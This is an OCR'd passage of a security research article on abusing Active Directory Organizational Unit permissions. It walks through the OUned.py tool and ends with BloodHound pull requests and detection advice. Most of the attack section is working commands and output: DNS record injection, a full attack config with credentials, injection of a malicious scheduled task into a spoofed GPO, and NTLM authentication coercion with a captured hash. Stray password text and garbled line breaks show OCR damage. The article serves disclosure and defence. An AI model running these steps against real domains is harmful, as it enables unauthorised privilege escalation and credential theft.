9(WX "(xPU5.F0lQN;p;jhG\@s+vQ/`c35f]Uk7P[VI)FE.\wncO(&61UWWjA,Na(7LkbDDEj-Yq,Ht5cM,
*,Y#rV.gKGAl=:b
$ python3 dnstool.py -u "CORP.COM"\\"naugustine" -p 'Password1' -r 'ouned2' -a add -d "192.168.123.16" "19
2.168.123.10"
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

With this information, the following **OUned.py** configuration file can be provided. Aside from the target OU and the target object type, the main difference resides in the SMB section, which will indicate using the **forwarded** mode and provide required information related to SMB dummy domain controller.

```
# On attacker machine
$ cat config.ini
[GENERAL]
# The target domain name
domain=corp.com

# The target Organizational Unit name
```

```
ou=_ADMINS

# The username and password of the user having write permissions on the gPLink attribute of the target OU
username=naugustine
password=Password1

# The IP address of the attacker machine on the internal network
attacker_ip=192.168.123.16

# The command that should be executed by child objects
command=whoami > C:\output.txt

# The kind of objects targeted ("computer" or "user")
target_type=user


[LDAP]
# The IP address of the dummy domain controller that will act as an LDAP server
ldap_ip=192.168.125.245

# Optional (used for sanity checks) - the hostname of the dummy domain controller
ldap_hostname=WIN-TTEBC5VH747

# The username and password of a domain administrator on the dummy domain controller
ldap_username=qroland
ldap_password=Password1!

# The ID of the GPO (can be empty, only needs to exist) on the dummy domain controller
gpo_id=7B7D6B23-26F8-4E4B-AF23-F9B9005167F6

# The machine account name and password on the target domain that will be used to fake the LDAP server del
ivering the GPC
# Do not forget to escape '%' signs by doubling them ! (e.g. '%%')
ldap_machine_name=OUNED$
ldap_machine_password=0V6rOKK2MFP1%% f%%nP7:XGWdH(_2Wqh,=`_,d)%%^0dsjD%%xEga`%%w!GhUMC$fa>W\6nRwXnGZuLM?86
a+0idQ^Y;TRqGV?]>Lma.+&C,SA*<.Uo<mia7 F=p

[SMB]
# The SMB mode can be embedded or forwarded depending on the kind of object targeted
smb_mode=forwarded

# The name of the SMB share. Can be anything for embedded mode, should match an existing share on SMB dumm
y domain controller for forwarded mode
share_name=synacktiv

# The IP address of the dummy domain controller that will act as an SMB server
smb_ip=192.168.126.206

# The username and password of a user having write access to the share on the SMB dummy domain controller
smb_username=qroland
smb_password=Password1!

# The machine account name and password on the target domain that will be used to fake the SMB server deli
vering the GPT
# Do not forget to escape '%' signs by doubling them ! (e.g. '%%')
smb_machine_name=OUNED2$
smb_machine_password=fDS*6gm=FwBesh+0+=W-w@9(WX "(xPU5.FOlQN;p;jhG\@s+vQ/`c35f]Uk7P[VI)FE.\wncO(&61UWWjA,N
a(7LkbDDEj-Yq,Ht5cM,*,Y#rV.gKGAl=:b
```

OUned.py will execute the same steps as when targeting computer objects, and will in addition:

- Perform additional checks related to the SMB dummy domain controller configuration.

- Set up port 445 forwarding to SMB dummy domain controller.
- Upload malicious GPT files to the SMB dummy domain controller share specified in the configuration.

 # On attacker machine


```
$ sudo python3 OUned.py --config config.example.ini

=== PERFORMING VARIOUS SANITY CHECKS RELATED TO THE SETUP ===
[+] LDAP computer account OUNED$ valid in target domain.
[+] SMB computer account OUNED2$ valid in target domain.
[+] The DNS record OUNED.corp.com exists and matches the provided attacker IP address (192.168.123.16)
[+] The DNS record OUNED2.corp.com exists and matches the provided attacker IP address (192.168.123.16)
[+] Successfully authenticated to LDAP server with DC account and LDAP machine_password. LDAP and machine
account passwords are synchronized.
[+] Successfully authenticated to SMB server with DC account and SMB machine_password. SMB server and SMB
machine account passwords are synchronized.

=== SETTING UP PORT FORWARDING ===
[*] Creating LDAP port forwarding. All traffic incoming on port 389 on attacker machine (192.168.123.16) s
hould be redirected on port 389 of the fake LDAP server (192.168.125.245)
[+] Created port forwarding (192.168.123.16:389 -> 192.168.125.245:389)

[*] Creating SMB port forwarding. All traffic incoming on port 445 on attacker machine (192.168.123.16) sh
ould be redirected on port 445 of the fake SMB server (192.168.126.206)
[+] Created port forwarding (192.168.123.16:445 -> 192.168.125.245:445)

=== PERFORMING GPO OPERATIONS (CLONING, INJECTING SCHEDULED TASK, UPLOADING TO SMB S
ERVER IF NEEDED) ===
[*] Cloning GPO 7B7D6B23-26F8-4E4B-AF23-F9B9005167F6 from fakedc 192.168.125.245.
[+] Successfully downloaded GPO from fakedc to 'GPT_out' folder.
[*] Injecting malicious scheduled task into downloaded GPO
[+] Successfully injected malicious scheduled task.
[*] Modifying gPCFileSysPath attribute of GPO on fakedc to \\ouned2.corp.com\synacktiv (initial value save
d: \\ouned.corp.com\sysvol\ouned.corp.com\Policies\{7B7D6B23-26F8-4E4B-AF23-F9B9005167F6})
[+] Successfully updated gPCFileSysPath attribute of fakedc GPO.
[*] Modifying gPCUserExtensionNames attribute of GPO on fakedc to [{00000000-0000-0000-0000-000000000000}
{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}][{AADCED64-746C-4633-A97C-D61349046527}{CAB54552-DEEA-4691-817E-ED4
A4D1AFC72}]
[+] Successfully updated extension names of fakedc GPO.
[*] Incrementing fakedc GPO version number (GPC and cloned GPT). This is actually mainly to ensure it is n
ot 0...
[+] Successfully updated GPC versionNumber attribute
[+] Successfully uploaded GPO to SMB server 192.168.126.206, on share synacktiv.

=== SPOOFING THE GPLINK ATTRIBUTE OF THE TARGET OU ===
[*] Searching the target OU '_ADMINS'.
[+] Organizational unit found - OU=_ADMINS,DC=corp,DC=com.
[*] Retrieving the initial gPLink value to prepare for cleaning.
[*] Initial gPLink is [].
[*] Spoofing gPLink to [LDAP://cn={7B7D6B23-26F8-4E4B-AF23-F9B9005167F6},cn=policies,cn=system,DC=OUNED,DC
=corp,DC=com;0]
[+] Successfully spoofed gPLink for OU OU=_ADMINS,DC=corp,DC=com

=== WAITING (GPT REQUESTS WILL BE FORWARDED TO SMB SERVER) ===
[...Waiting...]
```

The next time the **adm-qroland** user performs a GPO update (by default, upon user logon and every 90 minutes with a randomized offset of up to 30 minutes), the attack scenario will unfold. **Adm-qroland** will execute the `whoami` command whose output will be written to the `C:\output.txt` file. The **OUned.py** forwarder will log the LDAP and SMB traffic

forwarding resulting from GPO application. Assuming the **adm-qroland** user is connected on the DC (**AD01-DC**, **192.168.123.10**) when updating their GPOs, the logs will look something like this:

```
[...]
=== WAITING (GPT REQUESTS WILL BE FORWARDED TO SMB SERVER) ===
[FORWARDER] Incoming connection from ('192.168.123.10', 65472) - client is querying its GPC (LDAP), forwarding to 192.168.125.245:389
[FORWARDER] Incoming connection from ('192.168.123.10', 65473) - client is querying its GPT (SMB), forwarding to 192.168.126.206:445
```

It is then possible to verify the successful command execution as the **adm-qroland** domain administrator on the **AD01-DC** machine.



Confirmation of command execution by the target user object adm-qroland.

7. COERCING OU CHILD OBJECTS AUTHENTICATION USING OUNED.PY

The two previous sections presented an attack implementation resulting in the execution of arbitrary commands by child objects through the application of a malicious GPO. However, **OUned.py** can also be launched with the `--just-coerce` flag. In that case, the tool will simply force the SMB NTLM authentication of the child objects included in the target OU to an arbitrary destination specified in the `--coerce-to` flag (or to a local SMB server if no destination is provided).

This mode may constitute a less invasive exploitation alternative by simply allowing to relay SMB authentication data or to crack NTLMv2 hashes offline instead of executing commands via GPO.

For instance, when targeting the **_ADMINS** Organizational Unit, using the `--just-coerce` flag (without specifying a destination) will simply print out the NTLMv2 hash for the **adm-qroland** user, without any additional action.

```
$ sudo python3 OUned.py --config config.example.ini --just-coerce
[...]
```

```
=== LAUNCHING SMB SERVER AND WAITING FOR GPT REQUESTS ===
If the attack is successful, you will see authentication logs of machines retrieving and executing the mal
icious GPO
Type CTRL+C when you're done. This will trigger cleaning actions

[FORWARDER] Incoming connection from ('192.168.123.10', 53491) - client is querying its GPC (LDAP), forwar
ding to 192.168.125.245:389
[*] Received an authentication request from CORP\adm-qroland,AD01-DC
adm-qroland::CORP:aaaaaaaaaaaaaaaa:a203dc9c226a544d5c9a67cfa68983ab:0101000000000000
00db0c4f638eda01689976a41ff18a3c0000000001000a004f0055004e004500440003001c004f005500
4e00450044002e0063006f00720070002e0063006f006d000200080063006f007200700040010006300
6f00720070002e0063006f006d000700080000db0c4f638eda0106000400020000000800300030000000
0000000000000000030000032cb87c28bf535dc7c5a34178c4273067f9ac5275e562e573b1b03513df3
255b0a0010000000000000000000000000000000000090026006300690066007300 2f00310039003200
2e003100360038002e003100320033002e00310036000000000000000000
```

Again, executing the previous command with the `--coerce-to` flag will direct the SMB NTLM authentication attempt to an arbitrary destination – which could be, for instance, an **ntlmrelayx** instance.

Be advised that, from an operational security standpoint, only coercing authentication will result in a GPO application failure event for coerced child objects.

8. BLOODHOUND PULL REQUESTS


As was mentioned in the first section of this article, two permissions related to Organizational Units ACLs do not currently appear as valid compromise paths in BloodHound: **GenericWrite** and **Manage Group Policy Links**. Such permissions may be occasionally encountered since they seem to correspond to the objectives that can be pursued by an administrator when granting privileges over OUs. In addition and as demonstrated above, the permissions in question are exploitable in a default Active Directory configuration.

As it turns out, these two ACLs are not currently retrieved by the BloodHound collectors, whether by the C# or the Python version. Surprisingly enough, only **GenericAll** permissions on Organizational Units are included in the collectors' data.


As a result, the release of this article and of the **OUned.py** tool comes with several pull requests to integrate these exploitable ACLs to BloodHound:

- Pull request for the Sharphound collector. More specifically, the ACL processors are defined in the SharpHoundCommon repository, that is thus the target of the pull request.
- Pull request for the BloodHound.py.
- Pull request for the BloodHound GUI.


More specifically, the pull requests targeting collectors add the retrieval of **GenericWrite** and **Manage Group Policy Links** permissions when pulling ACL data related to Organizational Units. The BloodHound GUI pull request makes use of such data and implements two new edges related to OUs: **GenericWrite** and **ManageGPLink**. The abuse info on these edges references Petros Koutroumpis research as well as this article and the **OUned.py** tool. In addition, the BloodHound GUI pull request adds a warning on the ACL inheritance attack vector displayed by BloodHound in case of **GenericAll** permissions on OUs, indicating that this compromise path is not exploitable when targeting objects with the `admincount=1` attribute, and that in these cases the **gPLink** attack vector may be used.



Updated BloodHound implementation featuring Organizational Units ManageGPLink edges.



Updated BloodHound implementation featuring Organizational Units GenericWrite edges.



Updated BloodHound implementation featuring a warning regarding Organizational Units GenericAll inheritance attack vector for protected objects.

9. CONCLUSION, PREVENTION AND DETECTION

The present article aimed at unveiling an often overlooked attack surface related to Organizational Units in Active Directory environments. Granted, the setup of the attack vector exposed above is not trivial, and requires more effort than the exploitation of other widespread ACL compromise paths. Granted, the situation in which a compromised or relayed user has permissions on an Organizational Unit will not be encountered during every engagement. However, the successful exploitation of the attack vector described in this article will often result in high-impact privilege escalation scenarios that cannot be overlooked by red team operators and system administrators alike.

Preventing the exploitation of the attack vector described in the present article supposes first to identify when it could occur. This was precisely the motivation behind the BloodHound pull requests that aim at allowing the detection of potentially insecure OU ACLs and avoid potential privilege escalation paths resulting from permissions granted to users on Organizational Units containing sensitive domain objects.

Regarding the detection of OU ACLs abuse, monitoring unexpected changes performed on the **gPLink** attribute may constitute a reliable way to identify exploitation attempts. More specifically, any changes leading to a **gPLink** entry presenting an FQDN that does not correspond to the current domain is a rather clear indicator of such an attack vector. In addition, Windows event log IDs 1030 and 1058 may also constitute exploitation indicators. The first event log (1030) will be triggered in case an OU child object was not able to fetch its GPC on the LDAP server referenced by the **gPLink** attribute; the second event log (1058) will appear when the child object fails to fetch its GPT through the SMB protocol. Both may occur if an attacker is targeting an

Organizational Unit containing at least some objects that cannot, from a network perspective, reach the machine under the attacker's control.